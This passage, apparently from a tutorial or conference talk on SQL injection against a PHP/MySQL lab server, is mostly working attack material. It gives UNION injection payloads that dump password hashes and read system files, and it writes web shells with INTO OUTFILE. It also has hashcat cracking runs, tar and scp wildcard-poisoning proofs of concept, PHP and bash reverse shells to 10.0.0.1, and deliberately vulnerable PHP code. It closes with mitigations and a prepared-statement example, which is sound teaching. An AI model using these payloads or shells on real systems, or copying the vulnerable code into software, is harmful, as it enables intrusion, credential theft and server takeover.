    [priceEach] =>
    [orderLineNumber] =>
)
```

MySQL Hostname

```
# get the name of the server.
./get_curl.sh "0 UNION SELECT null,null,null,null, @@hostname";

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20null%2Cnull%
2Cnull%2Cnull%2C%20%40%40hostname

SELECT * FROM orders where orderNumber =0 UNION SELECT null,null,null,
null, @@hostname

Array(
….
[orderLineNumber] => testbox-ubuntu
)
```

MySQL Concat

```
# Use Concat to combine multiple columns
./get_curl.sh "9 UNION SELECT '1','1','1', CONCAT_WS(0x3A, user, password) FROM mysql.user"
```

URL:http://127.0.0.1/get.php?id=9%20UNION%20SELECT%20null%2Cnull%2Cnull%2Cnull%2C%20CONCAT_WS%280x3A%2C%20user%2C%20password%29%20FROM%20mysql.user

```
SELECT * FROM orders where orderNumber =9 UNION SELECT null,null,null,null, CONCAT_WS(0x3A, user, password) FROM mysql.user
Array(
….
 [orderLineNumber] => root:*A294441C38B03BE12E32771ADDF7976B0DDB8164
)
```

MySQL Mac Address From UUID

```
# get the name of the server.
./get_curl.sh "0 UNION SELECT null,null,null,null,uuid()";

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20null%2Cnull%2Cnull%2Cnull%2C%20UUID%28%29

SELECT * FROM orders where orderNumber =0 UNION SELECT null,null,null, null, UUID()
Array(
[orderLineNumber] => a110ad12-4cf1-11e4-9d33-080027b98874
)
root@testbox:/#ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:b9:88:74
#the last part of the uid is the mac address of the machine 080027b98874 for mysql servers
```

MySQL Find Database Name

```
# get the name of the server.
./get_curl.sh "0 UNION SELECT null,null,null,null,database()"
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20null%2Cnull%2Cnull%2Cnull%2Cdatabase%28%29

```
SELECT * FROM orders where orderNumber =0 UNION SELECT null,null,null,
null,database()
```

```
Array(
  [orderLineNumber] => orders
)
```

MySQL Find Tables and Columns

# get the name of the server.

```
./get_curl.sh "0 UNION SELECT (@),NULL,NULL,NULL,NULL FROM (SELECT(@:=0x00),
(SELECT (@) FROM (information_schema.columns) WHERE (table_schema>=@) AND (@)IN
(@:=CO,' [ ',table_schema,' ] >',table_name,' > ',column_name))))x "
```

```
SELECT * FROM orders where orderNumber =0 UNION SELECT (@),NULL,NULL,NULL,
NULL FROM (SELECT(@:=0x00),(SELECT (@) FROM (information_schema.columns)
WHERE (table_schema>=@) AND (@)IN (@:=CONCAT(@,0x0a,' [ ',table_schema,' ] >',
table_name,' > ',column_name))))x
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20%28%40%29%2CNULL%2CNULL%2CNULL%2CNULL%20FROM%20%28SELECT%28%40%3A%3D0x00%29%2C%28SELECT%20%28%40%29%20FROM%20%28information_schema.columns%29%20WHERE%20%28table_schema%3E%3D%40%29%20AND%20%28%40%29IN%20%28%40%3A%3DCONCAT%28%40%2C0x0a%2C%27%20%5B%20%27%2Ctable_schema%2C%27%20%5D%20%3E%27%2Ctable_name%2C%27%20%3E%20%27%2Ccolumn_name%29%29%29%29x%20

#Example From http://websec.ca/kb/sql_injection#MySQL_Tables_And_Columns

Find Tables and Columns Output

```
#Output From Injection
...
 [ orders ] >orderdetails > orderNumber
 [ orders ] >orderdetails > productCode
 [ orders ] >orderdetails > quantityOrdered
 [ orders ] >orderdetails > priceEach
 [ orders ] >orderdetails > orderLineNumber
 [ orders ] >orders > orderNumber
 [ orders ] >orders > productCode
 [ orders ] >orders > quantityOrdered
 [ orders ] >orders > priceEach
 [ orders ] >orders > orderLineNumber
…
```

Web Application Users

# get a list of user from the login table.

```
./get_curl.sh "0 UNION SELECT null,null,username,password,email from login"
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20null%2Cnull%2Cusername%2Cpassword%2Cemail%20from%20login

```
 …
   [quantityOrdered] => admin
   [priceEach] => d0763edaa9d9bd2a9516280e9044d885
   [orderLineNumber] => admin@example.com
 …
   [quantityOrdered] => test
   [priceEach] => 098f6bcd4621d373cade4e832627b4f6
   [orderLineNumber] => test@example.com
….
```

Identifying Hashes

Now that the attacker has obtained hashes of the application user's password they need to identify the hash type so that it can be feed into a password cracker.

Password Hash Identification tool

- https://github.com/psypanda/hashID
  - WARNING: hashID uses Python3.x not Python2.x
  - Python 3 setup guide
    - http://toomuchdata.com/2014/02/16/how-to-install-python-on-centos/

Salting & Hashing Passwords

Don’t use MD5,SHA1, or SHA256

Use Bcrypt

```
echo password_hash("test", PASSWORD_BCRYPT)."\n";
$2y$10$13N7yCGrv9hyaQbK1OPboOeNflEgoBoi56DSkmY6lYoN5kHugQo6S

echo password_hash("test", PASSWORD_BCRYPT)."\n";
$2y$10$T65hDdN3hvlVkadYXrJNC.L9ljHMeJ.6AlBa8dVxvDJ1UnSx16R/u
```

Different Hash generated each time for the same password using different salt.

http://www.openwall.com/phpass/

https://github.com/ircmaxell/password_compat

http://php.net/manual/en/faq.passwords.php

Hash Password Cracking

MySQL Password Hashes

http://dev.mysql.com/doc/refman/5.7/en/password-hashing.html

Hashcat GPU Cracker

http://hashcat.net/oclhashcat/

Algorithms

- MD5
- SHA1
- SHA-256
- SHA-512
- MySQL

and much more

John The Ripper Resources

http://www.openwall.com/john/

https://www.portcullis-security.com/cracking-mysql-network-authentication-hashes-with-john-the-ripper/

Documentation

http://www.openwall.com/john/doc/

Windows - Hashsuite

http://hashsuite.openwall.net/

SQL-map --password

#more on this later...

Rainbow Tables

A brute force hash cracker like hashcat generates plaintext and computes the corresponding hashes on the fly, then makes a comparison of the hashes with the hash provided to be cracked. The issue with this is all generated hashes that don't match are discarded.

A time-memory tradeoff hash cracker like rainbowcrack uses pre generated plaintext/hash pairing within a selected hash algorithm, charset and character length. The computed hashes/plaintext pairs results are stored in files called rainbow tables and are used to to make quick comparisons when searching for a specific hash.

http://project-rainbowcrack.com/index.htm#download

HashCat Example

```
./oclHashcat64.bin -m 0 md5.txt -a 3 ?a?a?a?a?a?a -o output

Session.Name...: oclHashcat
Status.........: Running
Input.Mode.....: Mask (?a?a?a?a?a?a) [6]
Hash.Target....: File (md5.txt)
Hash.Type......: MD5
Time.Started...: Tue Jul 14 20:25:45 2015 (2 secs)
Time.Estimated.: Tue Jul 14 20:27:12 2015 (1 min, 23 secs)
Speed.GPU.#1...:  3808.2 MH/s
Speed.GPU.#2...:  2466.4 MH/s
Speed.GPU.#3...:  3930.9 MH/s
Speed.GPU.#4...:  3836.9 MH/s
Speed.GPU.#*...: 14042.3 MH/s
Recovered......: 0/3 (0.00%) Digests, 0/1 (0.00%)
Progress.......: 21185069056/735091890625 (2.88%)
```

```
5f295bce38d311f26a96eb811192f391:planet

d0763edaa9d9bd2a9516280e9044d885:monkey
```

Online cracker for md5

http://md5cracker.org/

Reading PHP Files from WWW

```
./get_curl.sh "0 UNION SELECT NULL,NULL,NULL,NULL,LOAD_FILE
('/var/www/html/get.php');"
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CLOAD_FILE%28%27%2Fvar%2Fwww%2Fhtml%2Fget.php%27%29%3B

```
SELECT * FROM orders where orderNumber =0 UNION SELECT NULL,NULL,
NULL,NULL,LOAD_FILE('/var/www/html/get.php')
```

```
…
// Create connection
$con = mysqli_connect("127.0.0.1","root","MyNewPass","orders");
...
```

Reading Files

```
./get_curl.sh "0 UNION SELECT NULL,NULL,NULL,NULL,LOAD_FILE('/etc/passwd');"
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CLOAD_FILE%28%27%2Fetc%2Fpasswd%27%29%3B

```
SELECT * FROM orders where orderNumber =0 UNION SELECT NULL,NULL,NULL,NULL,LOAD_FILE('/etc/passwd');
```

```
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
postfix:x:108:113::/var/spool/postfix:/bin/false
mysql:x:109:115:MySQL Server,,,:/nonexistent:/bin/false
nemus:x:1002:1002:,,,:/home/nemus:/bin/bash
```

Read File Limitation

```
./get_curl.sh "0 UNION SELECT NULL,NULL,NULL,NULL,LOAD_FILE
('/etc/shadow');"
```

```
SELECT * FROM orders where orderNumber =0 UNION SELECT NULL,NULL,
NULL,NULL,LOAD_FILE('/etc/shadow’);
```

```
Array(
[orderLineNumber] =>
)
#returns no results
```

MySQL Readable Files of Interest

Files readable from the mysql process.

/etc/passwd

/etc/resolv.conf

/etc/motd

/etc/crontab

/etc/ssh/sshd_config

Ubuntu/Debian

- /etc/lsb-release
- /etc/apache2/sites-enabled/000-default.conf

Centos/RHEL

- /etc/redhat-release
- /etc/httpd/conf/httpd.conf

http://wiki.apache.org/httpd/DistrosDefaultLayout

http://pwnwiki.io/#!privesc/linux/index.md

Gotchas

- So far the attacker has demonstrated how they can retrieve data out of the target, but something seems to be missing.

- The idea of modifying the data in the database using a SELECT injection appears to be a logical next step. Maybe by nesting queries or modifying UNION SELECT to include an INSERT or UPDATE statement.

SQL Nesting/Subquery

- Using a union select the attacker can read data out of the database, but cannot insert data into the database.

- Subqueries are when the results of one query is used as parameters of another query. It is possible to nest a select statement inside an insert or update statement, but it's not possible to nest insert or update statements inside a select statement on MySQL 5.4.


References

http://beginner-sql-tutorial.com/sql-subquery.htm

http://dev.mysql.com/doc/refman/5.6/en/subqueries.html

Bobby Drop Tables?

So what about bobby drop tables from xkcd ?


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

No talk on SQL Injection would be complete without him right?
http://xkcd.com/327/

Query Stacking

Sorry No Bobby Drop Tables Query Stacking with mysqli_query().

The mysqli_query driver function doesn’t support query stacking. You cannot simply end the first query with a semicolon and start another one,but depending on the driver this is possible on other platforms.

- http://www.sqlinjection.net/stacked-queries/

```
root@testbox:/# ./get_curl.sh "1;  DELETE FROM orders"
http://127.0.0.1/get.php?id=1%3B%20%20DELETE%20FROM%20orders
SELECT * FROM orders where orderNumber =1;  DELETE FROM orders
Invalid sql
```

Other PHP function are acceptable to query stacking such as MultiQuery and PDO

- http://se2.php.net/manual/en/mysqli.multi-query.php

The attacker might be able to modify data if they can create a stored procedures, but that is beyond the scope of this presentation

Addendum 1

It should be noted that the php multi-query function is used for optimizing performance on sql statements.

Also, the MySQL PDO driver does support query stacking. So if you are testing a system for SQLi it's worth trying to see if they used PDO incorrectly.

Addendum 1 Continued

```
<?PHP // Example query stacking and vulnerable PDO connection
$dbh = null;
try {
    $dbh = new PDO("mysql:dbname=orders;host=localhost", "root", "" );
    $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    echo "PDO connection object created\n";
}
catch(PDOException $e){
    echo $e->getMessage();
}
//bad query injectable and vulnerable to query stacking
$stmt = $dbh->query("SELECT * FROM orders where orderNumber = ".$_GET['id']);
print_r($_GET);
if(isset($_GET['id'])){
    $stmt->execute();
    while($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
        echo print_r($row);
    }
}
//close PDO connection
$dbh = null;
?>
```

Remote Code Execution

With all the details they have about the system and possibly user accounts the attacker moves on to uploading backdoors on to the target system.

Web Shells

- Web shells are executable programs or scripts when uploaded to a target server can be executed using a browser. They usually provide a web based interface so that an attacker can execute system commands.

- For the web shell to work the target server must support the programing language used by the shell so for PHP application an attacker will need a PHP web shells.
  - http://www.binarytides.com/web-shells-tutorial/

PHP Web Shells Functions

To be able to take control and execute commands or code on the system the attacker will need to craft a webshell that can be uploaded to the web server.

Php **Command Execution**

exec

    Returns last line of commands output

passthru

    Passes commands output directly to the browser

system

    Passes commands output directly to the browser and returns last

shell_exec

    Returns commands output

`` (backticks)

    Same as shell_exec()

popen

    Opens read or write pipe to process of a command

proc_open

    Similar to popen() but greater degree of control

pcntl_exec

    Executes a program

More PHP Webshell Functions

Used to run code sent to the target server by interpreting strings.

- eval() - Runs PHP code sent via a string to the function.
- assert() - Identical to eval()
- preg_replace('/.*/e',...,....) - /e does an eval() on the match
- create_function() - creates a function from the string
- $_GET['func_name']($_GET['argument']); - Converts string variables to function arguments

http://stackoverflow.com/questions/3115559/exploitable-php-functions

Addendum 2

These Function can download remote php script and execute them in older version of PHP such as php 5.2

- include()
- include_once()
- require()
- require_once()

http://php.net/manual/en/filesystem.configuration.php

New version of php such as 5.2 > require that allow_url_include option be set inside the php.ini file before they can import code remotely. So this “feature” is turned off by default. So if you plan on included code remotely you would need to change the php.ini config then restart the services.

Addendum 2 Continued.

```
<?PHP /* remotecode include
Whether to allow include/require to open URLs (like http:// or ftp://) as files.
http://php.net/allow-url-include
allow_url_include = On
*/
$test = 'http://somesite/bad.txt';
require_once($test);
if(isset($_GET[‘test’])){
require_once($_GET[‘test’]);
}
?>


<?PHP /*BAD.txt */
echo time();
?>
```

Example Web Shell

```
Simple Shell
<?PHP echo system($_GET['cmd']); ?>
```

http://10.254.10.6/uploads/shell.php?cmd=ls

Output: 2092.jpg 2105.jpg shell.php

```
- Executes php code
    <?PHP eval($_GET['cmd']); ?>
- Executes php code
    <?PHP preg_replace('/.*/e',$_POST['code'],”somestring”); ?>
```

More Web shells - From Irongeek

- http://www.irongeek.com/i.php?page=webshells-and-rfis

Laudanum- Library of Webshells

- http://sourceforge.net/projects/laudanum/

Addendum 3

```php
<?PHP
$string = "phpinfo()";
print preg_replace('/^(.*)/e', 'strrev(\\1)', $string);
?>
```

```
# curl http://somesite/shell.php
```

More info http://www.madirish.net/402

Output…

```
mysqli
MysqlI Support => enabled
Client API library version => 5.1.54
Active Persistent Links => 0
...
```

Remote Code Attacks

There exists a multitudes of attacks they can attempt, but for this demonstration our attacker will focus on three.

- First they will try and upload a backdoor PHP script via the MySQL write function.
- Second they will try and upload a backdoor using the applications upload feature.
- Third they will explore a social engineering attack using unix wildcards.

Writing Files

```
./get_curl.sh "0 UNION SELECT NULL,NULL,NULL,NULL, '<?PHP echo system(\"ls\"); ?>' INTO OUTFILE '/tmp/shell.php';""
```

URL:http://127.0.0.1/get.php?id=0%20UNION%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2C%20%27%3C%3F%20system%28%5B%5C%27c%5C%27%5D%29%3B%20%3F%3E%27%20INTO%20OUTFILE%20%27%2Ftmp%2Fshell.php%27%3B

```
SELECT * FROM orders where orderNumber =0 UNION SELECT NULL,NULL,NULL,NULL, '<?PHP echo system("ls"); ?>' INTO OUTFILE '/tmp/shell.php';
```

Possible Write Points

To upload a malicious PHP script, the attacker needs a directory with write permission turned on. Temporary directories used by popular Content Management Systems are a good entry point.

Sometimes system administrators will chmod 777 a file. If the attacker can find a directory that has global write access in the url path they can overwrite the file using the MySQL write file and possibly execute it by calling the code from a http request.

Possible URI Paths

- **/var/www/html/templates_compiled/**
- **/var/www/html/templates_c/**
- **/var/www/html/templates/**
- **/var/www/html/temporary/**
- **/var/www/html/images/**
- **/var/www/html/cache/**
- **/var/www/html/temp/**
- /var/www/html/**files/**

MySQL Writable File Directories

```
root@ubuntu:/# find / -user mysql
```

Directors of interest

- /var/lib/mysql/
- /var/log/mysql/
- /run/mysqld/
- /tmp

Remote Code Execution

Remote code execution on LAMP is limited because of the isolation of the MySQL user from the Apache user. The only writeable directory the processes share is /tmp and that directory cannot be accessed via a url on the default setup of Apache. Files created by the MySQL process are not set to be executable and are owned by the user the MySQL process is running as.

More detail can be found here.

- http://www.blackhat.com/presentations/bh-usa-09/DZULFAKAR/BHUSA09-Dzulfakar-MySQLExploit-PAPER.pdf

Application Upload Features

Using the data found when the attacker stole data from the database they might able to obtain access to a user account.

Considering that most applications have a file upload feature the attacker could then use this feature to install a webshell.

Most applications will block attempts to upload .php extension files, but they might be able to bypass these filters if they are in place.

File Filter Bypass Examples

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- http://www.slideshare.net/mukech/bypass-file-upload-restrictions
- http://pentestlab.wordpress.com/2012/11/29/bypassing-file-upload-restrictions/

Upload PHP Code

```
<form action="upload.php" method="post" enctype="multipart/form-data">
  Please choose a file: <input type="file" name="uploadFile"><br>
  <input type="submit" value="Upload File">
</form>
<?PHP
if(isset($_FILES['uploadFile']['name'])){
    $target_dir = "uploads/";
    $target_dir = $target_dir . basename( $_FILES["uploadFile"]["name"]);
    $uploadOk=1;
    if (move_uploaded_file($_FILES["uploadFile"]["tmp_name"],
$target_dir)) {
        echo "The file has been uploaded." ;
    } else {
        echo "Sorry, there was an error uploading your file." ;
    }
}
```

Social Engineering Trap

If all else fails and the attacker may have write permission on a server they could possible attack the server via social engineering with some careful crafted file names.

Wildcard code execution as a trap.

- **File names in a wild card expression are interpreted as command variables.**
- **Create file names a commands so when user executes a wildcard command it runs file names a command options.**
- **They could fill the disk space on /var/log/mysql path. Which would cause the system administrator to respond and execute commands in that directory.**
    - http://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

Wild Card Poisoning POC

Before we create wildcard name

```
[root@Dib test]# ls
file  file2  file3  file4  file5

[root@Dib test]# ls -l
total 0
-rw-r--r--. 1 root root 0 Oct  6 21:29 file
-rw-r--r--. 1 root root 0 Oct  6 21:29 file2
-rw-r--r--. 1 root root 0 Oct  6 21:29 file3

[root@Dib test]# ls *
file  file2  file3  file4  file5
```

After we create the called “-l”

```
[root@Dib test]# echo "" >> -l

[root@Dib test]# ls
file  file2  file3  file4  file5  -l

[root@Dib test]# ls *
-rw-r--r--. 1 root root 0 Oct  6 21:29 file
-rw-r--r--. 1 root root 0 Oct  6 21:29 file2
-rw-r--r--. 1 root root 0 Oct  6 21:29 file3
-rw-r--r--. 1 root root 0 Oct  6 21:29 file4
-rw-r--r--. 1 root root 0 Oct  6 21:29 file5
```

WCP Example 1 Tar

```
[root@wcp_poc]# echo "" > "--checkpoint-action=exec=sh fix.sh"

[root@wcp_poc]# echo "" >  --checkpoint=1


#fix.sh
#!/bin/bash
chmod 777 -R /var/www/

[root@wcp_poc]# ls --checkpoint-action=exec=sh fix.sh  file2  file4  fix.sh
--checkpoint=1  file1
file3  file5  stuff
```

```
# before
[root@wcp_poc]# ls -lah /var/www/
total 8.0K
drw-rw----.  2 root root 4.0K Oct  7 03:35 .

[root@wcp_poc]# tar cf backup.tar *


# after
[root@wcp_poc]# ls -lah /var/www/
total 8.0K
drwxrwxrwx.  2 root root 4.0K Oct  7 03:35 .
```

From : http://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

WCP Example 2 SCP

```
 [root@wcp_poc2]# ls
file1
file2
file3
file4
file5
s.sh
 -o  ProxyCommand sh s.sh
zzz.txt


#before
 [root@wcp_poc2]# ls -lah /var/www/
total 8.0K
drw-rw----.  2 root root 4.0K Oct  7 03:35 .
```

```
root@wcp_poc2]# scp * test@192.168.122.64:~/


#after
 [root@wcp_poc2]# ls -lah /var/www/
total 8.0K
drwxrwxrwx.  2 root root 4.0K Oct  7 03:35 .
```

From : https://dicesoft.net/projects/wildcard-code-execution-exploit.htm

Reverse Shell Call Backs

Taking advantage of the Wild Card Poisoning the attacker can craft a reverse shell using the Linux server environment.

A reverse shell works by having the target system call back to a server controlled by the attacker.

By simply leaving a couple of well crafted files named to run remote code the attacker might be able to trick the system admin into giving them a shell.

More on backdoors http://www.introtobackdoors.com/

One Line Reverse Shells

Using a reverse shell the attacker can have the web server connect back to a vps they have access to some where on the internet.

a example Net Cat listener to receive shells and ran on the attackers remote server.

- nc -l -p 8080

PHP Reverse Shell Run on target

-
  ```
  php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
  ```

OR Bash Reverse Shell.

- bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html

Conclusion

So through the use of some simple web requests our attacker has gained remote code execution and at this point effectively owns the system.

Although the attacker doesn’t have root access they can still gain value out of this compromised box by using it as a pivot point for attacks on other system or as a launch point for malicious code.

Attack Recap

- SQL injection leads to data loss.
- Don't create world readable file on a web server.
- Don’t run the MySQL process as root or the www-data user.
- On suspected compromised systems change MySQL users passwords.
- Attackers may have a list of system users by downloading a copy of /etc/passwd.
- Attackers may have access to source code.
- Restrict MySQL user permissions to limit attackers.
- Look for odd file names in MySQL directories and the tmp directory.
- Look in upload directories for pivote code.

ATTR_EMULATE_PREPARES

Note that when using PDO to connect to a MySQL database real prepared statements are not used by default. To enable them you have to turn of the emulation of prepared statements.

Real prepared statements have the database build the query with the parameters instead of building the query with the parameters and then sending it to the database.

```
    $dbh->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

More Info can be found here

http://stackoverflow.com/questions/134099/are-pdo-prepared-statements-sufficient-to-prevent-sql-injection

mysql_real_escape_string()

An obscure bug exists in the way php handles the character set used on the database charset.

“ The C API call to mysql_real_escape_string() differs from addslashes() in that it knows the connection character set. So it can perform the escaping properly for the character set that the server is expecting. However, up to this point, the client thinks that we're still using latin1 for the connection, because we never told it otherwise. We did tell the server we're using gbk, but the client still thinks it's latin1. Therefore the call to mysql_real_escape_string() inserts the backslash, and we have a free hanging ' character in our "escaped" content! ” - IRCMAXWELL (http://stackoverflow.com/users/338665/ircmaxell)

http://stackoverflow.com/questions/5741187/sql-injection-that-gets-around-mysql-real-escape-string/12118602#12118602

Secure Coding Example

```
<?PHP input filter example with prepared statement using PDO. Better example of more secure code
$dbh = null;
try { //set character set
    $dbh = new PDO("mysql:dbname=orders;host=localhost;charset=gbk", "selectonlyuser", "pword" );
    $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $dbh->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
}catch(PDOException $e){
    echo $e->getMessage();
}
$stmt = $dbh->prepare("SELECT * FROM orders where orderNumber = :id");
print_r($_GET);
if(isset($_GET['id']) && filter_var($_GET['id'], FILTER_VALIDATE_INT) === 1 ){
    $stmt->bindParam(':id', $_GET['id'], PDO::PARAM_INT);
    $stmt->execute();
    while($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
        echo htmlspecialchars(print_r($row));
    }
}else{
    echo "Invalid input";
}
$dbh =null;
?>
```

MySQL Users Permissions

To help mitigate attacks its important to create a MySQL user for each area of the database and each query type.

- So a user for SELECT
- One for UPDATE
- One for INSERT
- Avoid using DELETE if you can, but if you have to use it create a user that only has delete on the resource its required on. Instead of using DELETE Consider marking data as disabled and just hiding it from the user, unless of course its sensitive data and you've informed the user you have purged them from your system.

Doing this will make SQLi difficult and isolated.

Whats Next

Alot of the research into SQL Injection testing and exploitation has been built into sqlmap.

"Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections." - SQLMap.org

http://sqlmap.org/

https://github.com/sqlmapproject/sqlmap/wiki/Usage

Appendix A SQL Injection Resources

- http://websec.ca/kb/sql_injection
- http://www.blackhat.com/presentations/bh-usa-09/DZULFAKAR/BHUSA09-Dzulfakar-MySQLExploit-PAPER.pdf
- http://www.thisislegal.com/tutorials/18://www.thisislegal.com/tutorials/18
- http://www.grayscale-research.org/new/pdfs/SQLInjectionPresentation.pdf

Appendix B Privilege Escalation

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

- en.wikipedia.org/wiki/**Privilege_escalation**

How to's

- http://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
- http://www.admin-magazine.com/Articles/Understanding-Privilege-Escalation
- http://pwnwiki.io/#!privesc/linux/index.md

Appendix C PHP Secure Coding

Filter input using php **filter_input** and use PHP MySQL PDO driver when possible or a php framework.

- http://www.phpro.org/tutorials/Introduction-to-PHP-PDO.html
- http://php.net/manual/en/security.database.sql-injection.php
- http://www.wikihow.com/Prevent-SQL-Injection-in-PHP

Input Validation

- http://php.net/manual/en/function.filter-input.php
- http://www.w3schools.com/php/php_form_validation.asp
- http://www.phpro.org/tutorials/Validating-User-Input.html

Appendix D User Defined Functions

A more advanced attack against a MySQL database uses MySQL User Defined Function (UDF) to gain shell and root access. SQL Map has a UDF function which requires query stacking.

- http://nsimattstiles.wordpress.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/
- http://www.iodigitalsec.com/mysql-root-to-system-root-with-udf-for-windows-and-linux/
- https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-muhaimin_dzulfakar-adv_mysql.pdf
- https://github.com/sqlmapproject/sqlmap/blob/master/lib/takeover/udf.py
- http://stackoverflow.com/questions/23707101/using-a-udf-mysql-query-from-php
- http://www.exploit-db.com/exploits/7856/

Appendix E PHP Security Guides

- https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet

- http://phpsec.org/projects/guide/

- http://www.madirish.net/199

- https://www.idontplaydarts.com/2011/02/hardening-and-securing-php-on-linux/

- http://joind.in/talk/view/13949 - Hardening the LAMP stack.
- http://blog.up-link.ro/php-security-tips-securing-php-by-hardening-php-configuration/
- http://eddmann.com/posts/securing-sessions-in-php/

- https://www.owasp.org/index.php/PHP_CSRF_Guard

- http://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/PHP-PHP.html

Appendix F Code Review Analysis

RIPS is a static source code analyser for vulnerabilities in PHP web applications.

- http://sourceforge.net/projects/rips-scanner/
- http://pen-testing.sans.org/blog/pen-testing/2012/06/04/tips-for-pen-testers-on-exploiting-the-php-remote-execution-vulnerability

Credits

Icons From Icon Archive

- http://www.iconarchive.com/

Background from Chip Wires PPT

- http://www.ppt-backgrounds.net/technology/854-chip-wires-ppt-backgrounds